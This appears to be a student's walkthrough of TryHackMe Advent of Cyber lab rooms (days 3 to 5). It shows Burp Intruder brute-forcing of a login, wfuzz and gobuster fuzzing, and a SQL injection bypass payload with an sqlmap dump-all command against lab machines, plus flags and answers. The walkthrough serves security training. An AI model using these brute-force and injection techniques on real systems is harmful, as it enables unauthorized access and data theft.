

Applications Places System Fri 17 Jun, 05:06 AttackBox IP:10.10.120.157
Burp Suite Community Edition v2022.3.9 - Temporary Project
Request to http://10.10.45.93:80
Forward Drop Intercept is on Action Open Brow... Comment this item HTTP/1
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools [Pro version only]
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Inspector



Applications Places System Fri 17 Jun, 05:08 AttackBox IP:10.10.120.157
Burp Suite Community Edition v2022.3.9 - Temporary Project
Burp Project Intruder Repeater Window Help
Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater Sequencer
1 × 2 × ...
Positions Payloads Resource Pool Options
Choose an attack type
Start attack
Attack type: Sniper
Sniper
This attack uses a single set of payloads and one or more payload positions. It places each payload into the first position, then each payload into the second position, and so on.
Battering ram
This uses a single set of payloads. It iterates through the payloads, and places the same payload into all of the defined payload positions at once.
Pitchfork
This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through all payload sets simultaneously, so it uses the first payload from each set, then the second payload from each set, and so on.
Cluster bomb
This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested.
Add §
Clear §
Auto §
Refresh
Origin: http://10.10.45.93
Connection: close
Referer: http://10.10.45.93/
Upgrade-Insecure-Requests: 1
username=§afiqah§&password=§afiqah123§



Burp Suite Community Edition v2022.3.9 - Temporary Project
Burp Project Intruder Repeater Window Help
Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater Sequencer
1 × 2 × ...
Positions Payloads Resource Pool Options
Choose an attack type
Start attack
Attack type: Cluster bomb
Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://10.10.51.133
Update Host header to match target
Add §
Clear §
Auto §
Refresh
POST /login HTTP/1.1
Host: 10.10.51.133
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Origin: http://10.10.51.133
Connection: close
Referer: http://10.10.51.133/
Upgrade-Insecure-Requests: 1
username=§afiqah§&password=§afiqah123§



Applications Places System Fri 17 Jun, 05:13 AttackBox IP:10.10.120.157
Burp Suite Community Edition v2022.3.9 - Temporary Project
Burp Project Intruder Repeater Window Help
Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater Sequencer
1 × 2 × ...
Positions Payloads Resource Pool Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 2
Payload type: Simple list
Request count: 0
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
admin
root
Add
user
Add from list ... [Pro version only]



Applications Places System Fri 17 Jun, 05:17 AttackBox IP:10.10.120.157
Burp Suite Community Edition v2022.3.9 - Temporary Project
Burp Project Intruder Repeater Window Help
Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater Sequencer
1 × 2 × ...
Positions Payloads Resource Pool Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 2
Payload count: 3
Payload type: Simple list
Request count: 9
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
password
admin
12345
Add
Add from list ... [Pro version only]


2. Intruder attack of http://10.10.45.93 - Temporary attack - Not saved to project file
Attack Save Columns
Results Positions Payloads Resource Pool Options
Filter: Showing all items
Request Payload 1 Payload 2 Status Error Timeout Length Comment
0 302 309
1 admin password 302 309
2 root password 302 309
3 user password 302 309
4 admin admin 302 309
5 root admin 302 309
6 user admin 302 309
7 admin 12345 302 255
8 root 12345 302 309
9 user 12345 302 309
Finished


2. Intruder attack of http://10.10.45.93 - Temporary attack - Not saved to project file
Attack Save Columns
Results Positions Payloads Resource Pool Options
Filter: Showing all items
Request Payload 1 Payload 2 Status Error Timeout Length Comment
0 302 309
1 admin password 302 309
2 root password 302 309
3 user password 302 309
4 admin admin 302 309
5 root admin 302 309
6 user admin 302 309
7 admin 12345 302 255
8 root 12345 302 309
9 user 12345 302 309
Request Response
Pretty Raw Hex
1 POST /login HTTP/1.1
2 Host: 10.10.45.93
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
Search...
0 matches
Finished


Applications Places System Fri 17 Jun, 05:22 AttackBox IP:10.10.120.157
Burp Suite Community Edition v2022.3.9 - Temporary Project
Burp Project Intruder Repeater Window Help
Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater Sequencer
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is off Action Open Browser
Intercept is off
When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.
Learn more
Open browser


Santa Sleigh Tracker - Mozilla Firefox
Santa Sleigh Tracker
10.10.45.93/?login=username_inco
TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef GitHub - swisskyrepo/...
Santa Sleigh Tracker
admin
Sign in
The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around the world delivering presents.


Applications Places System Fri 17 Jun, 05:24 AttackBox IP:10.10.120.157
Santa Sleigh Tracker - Mozilla Firefox
Santa Sleigh Tracker
10.10.45.93/tracker
TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef GitHub - swisskyrepo/...
Santa Sleigh Tracker App
GPS: Online
Last Airborne: 24th December 2019
Santa Sleigh: Offline
Flag: THM{885ffab980e049847516f9d8fe99ad1a}
The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around
THM AttackBox
1h 12m 01s

Thought Process/Methodology:

Having accessed the target machine, we open Firefox and copy paste the IP address of the Machine on the search box and press enter. We open Burp Suite by clicking on the Icon. Then, we clicked the temporary project and started the Burpsuite Programme. We open the browser and click on the FoxyProxy browser extension, and select "Burp". Next we went to the BurpSuite application and clicked the Proxy tab, then we made sure that the interception button says “Interception is On”. Next, we went back to the browser and tried to log in to the website with chosen Username and Password. We went to the Burpsuite application and on the Proxy tab, it will show your request which is showing your username and password. We right-clicked on it and chose to ‘send to intruder’. Then, we went to the intruder tab, clicked the "Positions" tab. We should see the request. Then select "Cluster Bomb" in the Attack type dropdown menu. We cleared the pre-selected positions and highlighted the username value and password value and clicked "Add" to add it as a position. After that, we clicked the "Payloads" tab, and selected the Payload set 1. We will manually add entries to the list. Set 1 is for username. We will add three entries which are ‘root’, ‘user’, and ‘admin’. Write each one of them and click add. Then, we chose Payload set 2 which is for password. We will add three common passwords that are ‘password’, ‘admin’, and ‘12345’. After finishing adding all of that, click the start attack button. After observing each attempt, we will see that only the pair of ‘admin’ and ‘12345’ have a different number on the length tab. This means that the attempt was successful. We went back to the Proxy tab, and clicked on the interception button so that it says ‘Interception is Off’. Then, we went to the website earlier with the Machine IP address, and tried to login with the successful combination that we found with the help of the Burp Suite. Then we are In! We could see the flag at the bottom of the map. Lastly, after finishing, we’ll turn off the FoxyProxy extension on the browser.

Day 4: Web Exploitation – Santa's watching

Tools used: Kali Linux, Firefox, Terminal Emulator

Solution/walkthrough:

Question 1

Given the URL "http://shibes.xyz/api.php", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)


[wfuzz -c-z file/big.txt http://shibes.xyz/api.php?breed=FUZZ]

a) wfuzz
b) big.txt
c) shibes
d) php
e) breed

Question 2

Use GoBuster (against the target you deployed -- not the shibes.xyz domain) to find the API directory. What file is there?


- site-log.php



Question 3

Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?

- THM{D4t3_AP1}



Question 4

Look at wfuzz's help file. What does the -f parameter store results to?

```
-f filename,printer
          Store results in the output file using the specified printer (raw
          printer if omitted).
```

Thought Process/Methodology:

Firstly, we connected to the network via openVPN to access machines. After succeeding, we copied and pasted the IP address on our browser. Next, we ran GoBuster on the terminal with the command gobuster dir -u http://10.10.252.234 -w /usr/share/dirb/wordlists/big.txt -x .php. Then we came back to the page and put /api to the URL. There is a listing of the directory's contents. The only file here is site-log.php. We clicked the file and went back to the terminal. We ran the wfuzz command and saw one that looked a bit different than the rest. The date 20201125 shows 13 characters, so we can tell that it is not empty like the rest. Then we add site-log-php?date=20201125 to the URL. We can see the flag on the page.


Day 5: Web Exploitation – Someone stole Santa's gift list!

Tools used: Kali Linux, Firefox, Terminal Emulator

Solution/walkthrough:


Question 1

The default port number for SQL Server running on TCP can be found in google.



Question 2

Santa's secret login panel is /santapanel




Question 3

The database used from the hint in Santa's TODO list is sqlite.

Question 4

There are 22 entries in the gift database.




[22 entries]

kid	age	title
James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub
Joshua	12	chair

Question 5


James is 8 years old.



kid	age	title
James	8	shoes

Question 6


Paul ask for github ownership.



Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary

Question 7

The flag that showed in the terminal is thmfox{All_I_Want_for_Christmas_IS_You}.




Database: <current>
Table: hidden_table
[1 entry]

flag
thmfox{All_I_Want_for_Christmas_Is_You}

Question 8

Admin's password is EhCNSWzzFP6sc7gb



Database: <current>
Table: users
[1 entry]

password	username
EhCNSWzzFP6sc7gB	admin

Thought Process/Methodology:

Firstly we connected to the network via openVPN to access machines. After succeeding, we copied Machine_IP:8000 and pasted it in our own browser. We were shown a Santa's Official Forum page. To get the Santa secret login panel page, we add /santapanel to our URL. After that, we were shown a login page. We entered “santa’ or 1=1 –” as the username and “santa” as the password. In SQL, 1=1 will always evaluate to true, so what we are telling SQL is that the password will be ‘ ‘ or true;. This case will always be true and let us log in with any user. After we successfully perform our SQL injection, we are taken to a page where we can see some data from Santa’s database. Then, we were using Burp Suite and SqlMap to automate this. We turned on FoxyProxy to start intercepting. Intercept is on in the Proxy tab. Then, we came back over to the webpage and we did a test request. After we hit search, we checked back with Burp and we saw the request. We save this as santasql so SqlMap can use it. We can do this with the request sqlmap -r /home/1211101145/thm/day5/santasql --tamper=space2comment --dump-all --dbms sqlite. We should see an output containing multiple databases and their contents if everything works. We can see there are 22 entries in the gift database, the username and password, and the flag.